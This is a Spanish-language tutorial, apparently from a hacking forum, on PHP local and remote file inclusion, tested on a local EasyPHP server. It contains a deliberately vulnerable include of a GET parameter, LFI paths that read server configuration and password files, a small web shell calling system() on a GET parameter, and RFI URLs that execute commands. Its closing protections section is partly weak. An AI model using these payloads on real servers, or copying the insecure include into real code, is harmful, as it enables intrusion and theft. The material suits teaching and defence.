

#####

1.0.- Introduccion

2.0.- Teoría

3.0.- Práctica

3.1.- Creyéndonos ADMIN

3.2.- Creando los archivos

3.3.- Inclusión de ficheros locales (LFI)

3.4.- Inclusión de ficheros remotos (RFI)

4.0.- Protecciones

5.0.- Despedida

#####

1.0.- Introducción:

La inclusión de ficheros (locales o remotos) en una página web, es consecuencia de un fallo de programación en el código PHP de la web, debido a un mal filtrado de las variables usadas al usar las funciones propias de PHP que permiten visualizar un fichero de la web (como una sección de la página), o bien en las funciones propias de manejo de ficheros.

2.0.- Teoría:

La inclusión de ficheros, suele explotarse mediante el método GET debido a que es más cómo editar el valor de las variables que se envían al servidor, aunque también puede explotarse mediante el método POST.

NOTA: Los métodos GET y POST son dos métodos de transferencia de datos al servidor web.

Lo que diferencia al método GET del método POST, es que, en el método GET, nosotros podemos ver en la barra de direcciones del navegador los datos que se envían al servidor, mientras que con el método POST, no los vemos. Debido a esto, GET tiene un límite de longitud en los valores de las variables, mientras que el método POST, no lo tiene.

Por tanto, es más fácil determinar que una web es vulnerable a la inclusión de ficheros, si esta usa el método GET para enviar los datos.

Podemos saber que una página web usa el método GET, cuando vemos en la barra de direcciones algo como:



<http://servidor.com/archivo.php?var1=dato1&var2=dato2>

Las funciones de PHP que permiten incluir un fichero en la web, son:

- `include "fichero";`
- `require "fichero";`
- `include_once "fichero";`
- `require_once "fichero";`

3.0.- Práctica:

Para ver ejemplos prácticos de este tipo de vulnerabilidad, voy a instalar un servidor web local con Apache y PHP, para ello, la forma más cómoda de hacerlo es usando EasyPHP (www.easyphp.org), que es un instalador que incluye Apache, PHP, MySQL y PhpMyAdmin.

Al ejecutarlo, lo único que tenemos que hacer es seguir la instalación a prueba de tontos, seleccionar el directorio de instalación, y hacer click en instalar. Una vez instalado, se ejecuta automáticamente colocando su icono en el tray, y se inicia automáticamente. A partir de ahí, podemos configurar todo el servidor dando con el botón derecho sobre el icono, y haciendo click en "Administración", o de una forma menos interactiva, en el apartado de "Configuración".

3.1.- Creyéndonos ADMIN:

Como todo buen admin, vamos a ver los ficheros de configuración del servidor, y vamos a ver si hay algo que debiésemos modificar. Si nos vamos a "Configuración\PHP", se nos abre el fichero "php.ini", fijándonos un poco en la configuración, vemos una sección llamada "Fopen Wrappers", en la que están los parámetros de timeout de la conexión, el user-agent, y vemos la siguiente línea:

`; Whether to allow include/require to open URLs (like http:// or ftp://) as files.
allow_url_include = Off`

Que obviamente, como queremos que nuestra página tenga enlaces a otras webs, y se pueda ir a otra web desde la nuestra, ese parámetro tendrá que estar en On.... Así que lo habilitamos...




; Whether to allow include/require to open URLs (like http:// or ftp://) as files.
allow_url_include = On

Una vez hecho esto, podemos modificar los ficheros de nuestro servidor en la carpeta "www" dentro del directorio de instalacion en el que instalamos EasyPHP.


3.2.- Creando los archivos:

He creado tres ficheros en el directorio "www", uno, es el archivo "index.php", otro es "aux1.php" y otro es "aux2.php":


Fichero: index.php



Fichero: aux1.php



Fichero: aux2.php




Ahora, vamos a modificar el código del archivo "index.php" y vamos a dejarlo así:

```
<html>
<head>
<title>PoC Inclusion de Ficheros</title>
</head>
<body>
Prueba de concepto de inclusión de ficheros
<br>
Ir al fichero <a href="index.php?sec=aux1.php">aux1.php</a><br>
<?php
    if(isset($_GET['sec']))
    {
        include $_GET['sec'];
    }
?>
</body>
</html>
```


3.3.- Inclusion de ficheros locales (LFI):

El código anterior, incluye en la web el contenido de la variable 'sec', si hacemos click en el enlace, veremos:




- Local/Remote File Inclusion && [Http://L-Bytes.Tk](http://L-Bytes.Tk) -

Es importante fijarnos en la barra de direcciones (**?sec=aux1.php**), ya que en los enlaces de este tipo, podemos detectar que la pagina web llama directamente a los archivos a incluir, por tanto, podemos incluir ficheros a los que no tendríamos acceso mediante la página web, en este caso, el fichero "aux2.php":



En este caso, no ganamos nada incluyendo un archivo que nos muestre ese texto, pero y si incluimos un fichero de configuración como "httpd.conf" o "my.ini", que contienen toda la configuración del servidor web y de MySQL?

httpd.conf



PoC Inclusion de Ficheros - Mozilla Firefox

Archivo Editar Ver Historial Marcadores Herramientas Ayuda

http://localhost/index.php?sec=../conf_files/httpd.conf

Documents Tools Validation Styles Transformations Views Stats S.O.A.

sidebar spoofmark spoof:

People Searches & Public Records

INT -1 INT +1 # MD5 Hash MySQL CHAR() MsSQL CHAR() Base64 Encode Base64 Decode

Load URL

Split URL

Execute


BIBIRMER my.ini Search Computers Electronics More

Prueba de concepto de inclusión de ficheros

Ir al fichero [aux1.php](#)

```
# IMPORTANT # ${path} is used to specify EasyPHP installation path ## This is the main Apache
# See for detailed information. # In particular, see ## for a discussion of each configuration directive
as hints or reminders. If you are unsure # consult the online docs. You have been warned. ## Conf
(or "drive:/" for Win32), the # server will use that explicit path. If the filenames do *not* begin # with
will be interpreted by the # server as "${path}/apache/logs/foo.log". ## NOTE: Where filenames are
# If a drive letter is omitted, the drive on which Apache.exe is located # will be used by default. It is
confusion. ## ThreadsPerChild: constant number of worker threads in the server process # MaxRe
MaxRequestsPerChild 0 ## ServerRoot: The top of the directory tree under which the server's # co
# ServerRoot at a non-local disk, be sure to point the LockFile directive # at a local disk. If you wis
PidFile. # ServerRoot "${path}/apache" ## Listen: Allows you to bind Apache to specific IP addre
addresses as shown below to # prevent Apache from clamping onto all bound IP addresses (0.0.0.0)
```

my.ini



Podemos ver el fichero "boot.ini", el fichero "passwd" e incluso "shadow" de un sistema Unix mal configurado...

De esta manera es posible la inclusion de ficheros locales del servidor (LFI = Local File Inclusion).

Si intentas incluir un archivo binario como por ejemplo

"C:\windows\system32\cmd.exe" (esa ruta en mi caso), ves que no puedes descargar el archivo, que te muestra todo el contenido en pantalla, pero podemos crearnos una aplicación, que realice la petición al servidor, y guarde los datos en un fichero binario.



3.4.- Inclusion de ficheros remotos (RFI):

Pero si pensamos un poco, qué ocurre si a la variable 'sec', en vez de darle el valor de 'aux2.php' le damos '<http://foro.elhacker.net>' ?



Sí, nos aparece el foro de elhacker.net, ¿pero eso de qué nos sirve? Obviamente, "no nos sirve de nada", el visualizar una web, pero ¿y si no visualizamos una página normal, sino que visualizamos un fichero PHP especialmente creado?

- Local/Remote File Inclusion && [Http://L-Bytes.Tk](http://L-Bytes.Tk) -

Para ver qué ocurriría, vamos a crear un fichero llamado "cmd.php" que estará formado por el siguiente código:

```
<html>
<body>
<?php
    if(isset($_GET['cmd']))
        system($_GET['cmd']);
    else
        echo 'Debes incluir un valor
por GET a la variable cmd!';
?>
</body>
</html>
```

Con lo que, si cargamos la url:
<http://localhost/index.php?sec=http://localhost/cmd.php?cmd=dir> vemos la salida en el navegador, del comando "dir" de msdos:

PoC Inclusion de Ficheros - Mozilla Firefox

Archivo Editar Ver Historial Marcadores Herramientas Ayuda

http://localhost/index.php?sec=http://localhost/cmd.php?cmd=dir

Documents Tools Validation Styles Transformations Views Stats S.O.A.

sidebar spoofmark spoof:

People Searches & Public Records

INT -1 INT +1 # MD5

Load URL Split URL Execute

MySQL CHAR() Base64 Encode Base64 Decode

Servidor Local Servidor "Remoto"

BIBIRMER 5/04/2007 23:12 103 aux1

PoC Inclusion de Ficheros elhacker.net - Recibidos

Prueba de concepto de inclusión de ficheros

Ir al fichero [aux1.php](#)

El volumen de la unidad C es PRINCIPAL El número de serie del volumen es: E890-4699 Direc

06/04/2007 04:51

.. 05/04/2007 23:12 103 aux1.php 05/04/2007 23:12 103 aux2.php 06/04/2007 2

El servidor local, es el servidor que estamos atacando, y el servidor "remoto", es el servidor desde el que estamos haciendo la inclusión del fichero.

Un detalle importante, es la extensión del archivo del servidor remoto. En el ejemplo, se ve que la url remota (en este caso el servidor es el mismo), hace referencia al archivo "cmd.php". Como estamos haciendo las pruebas en un servidor local, y tanto el servidor local como el "remoto" son el mismo, no importa la extensión del archivo, pero si el servidor remoto no fuese el mismo (como pasaría en un caso real), habría que cambiar la extensión del archivo, ya que de ser ".php", se ejecutaría el código en el servidor remoto, en lugar de en el servidor local, que es donde queremos que se ejecute.

En lugar de incluir un fichero con una "simple" llamada a "system()", se puede incluir una shell en PHP, con lo que conseguiríamos un mayor control sobre el servidor.

4.0.- Protecciones:

Lo primero, es no hacer lo que hemos hecho en el apartado 3.1, la mayoría de los fallos en los servidores y en los Pc's personales, se debe a una mala configuración de algún servicio, por lo tanto, la primera medida aquí, sería denegar el acceso a URLs a través de las funciones como "include", por lo menos para evitarnos la inclusión de ficheros **remotos**.

El resto de precauciones, deben de ser tomadas desde el código PHP, o asignando permisos a ciertas carpetas. Desde el propio sistema operativo, podemos decir que el usuario que está ejecutando el servidor web, no tenga permisos ni de lectura, de escritura, de modificación ni de ejecución, más allá del directorio www, y en este, solo tenga privilegios de **lectura**..

Las protecciones a nivel de código, serían:

- Usar la función "**file_exists(string \$filename) bool**" para evitar la inclusión de ficheros remotos.
- Añadir la extensión .php al final de la variable: **\$var=\$var.'.php';**

```
$archivo=$archivo.'.php';  
include $archivo;
```

De esta manera, forzamos a que los archivos que incluyamos, tengan extensión ".php", por lo que no serán ficheros sensibles, ni serán ficheros del sistema, y si se tratase de un fichero remoto, se ejecutaría en el otro servidor, aunque no constituye una protección eficaz.

